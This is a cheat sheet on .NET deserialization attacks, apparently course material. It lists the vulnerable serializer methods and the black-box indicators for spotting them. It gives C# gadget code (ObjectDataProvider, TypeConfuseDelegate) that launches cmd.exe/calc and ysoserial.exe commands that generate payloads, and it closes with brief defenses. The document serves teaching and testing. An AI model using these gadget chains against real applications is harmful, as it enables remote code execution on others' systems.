

ADVANCED DESERIALIZATION ATTACKS

CHEAT SHEET

Identifying Deserialization Vulnerabilities

White-Box

Serializer	Example	Reference
BinaryFormatter	<code>.Deserialize(...)</code>	Microsoft
fastJSON	<code>JSON.ToObject(...)</code>	GitHub
JavaScriptSerializer	<code>.Deserialize(...)</code>	Microsoft
Json.NET	<code>JsonConvert.DeserializeObject(...)</code>	Newtonsoft
LosFormatter	<code>.Deserialize(...)</code>	Microsoft
NetDataContractSerializer	<code>.ReadObject(...)</code>	Microsoft
ObjectStateFormatter	<code>.Deserialize(...)</code>	Microsoft
SoapFormatter	<code>.Deserialize(...)</code>	Microsoft
XmlSerializer	<code>.Deserialize(...)</code>	Microsoft
YamlDotNet	<code>.Deserialize<...>(...)</code>	GitHub

Black-Box

For **.NET Applications** we can keep an eye out for the following:

- Base64-encoded strings beginning with `AAEAAAD/////`
- Strings containing `$type`
- Strings containing `__type`
- Strings containing `TypeObject`

Regarding **Java Applications**, the following cases are interesting:

- Bytes containing **AC ED 00 05**
- Base64-encoded string containg **r00**

Exploiting Deserialization Vulnerabilities

ObjectDataProvider

```
using System.Windows.Data;

namespace ODPExample
{
    internal class Program
    {
        static void Main(string[] args)
        {
            ObjectDataProvider odp = new ObjectDataProvider();
            odp.ObjectType = typeof(System.Diagnostics.Process);
            odp.MethodParameters.Add("C:\\Windows\\System32\\cmd.exe");
            odp.MethodParameters.Add("/c calc.exe");
            odp.MethodName = "Start";
        }
    }
}
```

TypeConfuseDelegate

```
Delegate stringCompare = new Comparison<string>(string.Compare);
Comparison<string> multicastDelegate = (Comparison<string>) MulticastDelegate.Combine(stringCompare, stringCompare);
IComparer<string> comparisonComparer = Comparer<string>.Create(multicastDelegate);
```

```
FieldInfo fi = typeof(MulticastDelegate).GetField("_invocationList", BindingFlags.NonPublic | BindingFlags.Instance);
object[] invoke_list = multicastDelegate.GetInvocationList();
invoke_list[1] = new Func<string, string, Process>(Process.Start);
fi.SetValue(multicastDelegate, invoke_list);
```

```
SortedSet<string> sortedSet = new SortedSet<string>(comparisonComparer);
sortedSet.Add("/c calc");
sortedSet.Add("C:\\Windows\\System32\\cmd.exe");
```

YSoSerial.NET

- **-f** to specify the **Formatter**, e.g. **Json.NET**, **XmlSerializer**, **BinaryFormatter**
- **-g** to specify the **Gadget**, e.g. **ObjectDataProvider**, **TypeConfuseDelegate**
- **-c** to specify the **Command**, e.g. **calc**
- **-o** to specify the **Output** mode, e.g. **Base64** or **Raw** for plaintext


```
.\ysoserial.exe -f [Formatter] -g [Gadget] -c [Command] -o [Output]
```

E.g.:

```
.\ysoserial.exe -f Json.Net -g ObjectDataProvider -c "notepad" -o Raw
.\ysoserial.exe -f XmlSerializer -g ObjectDataProvider -c "notepad" -o Raw
.\ysoserial.exe -f BinaryFormatter -g TypeConfuseDelegate -c 'notepad' -o base64
```

Defending against Deserialization Vulnerabilities

1. Avoid Deserializing User Input
2. Avoid Unecessary Deserialization

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3. Use Secure Serialization Mechanisms
 4. Use Explicit Types
 5. Use Signed Data
 6. Least Possible Privileges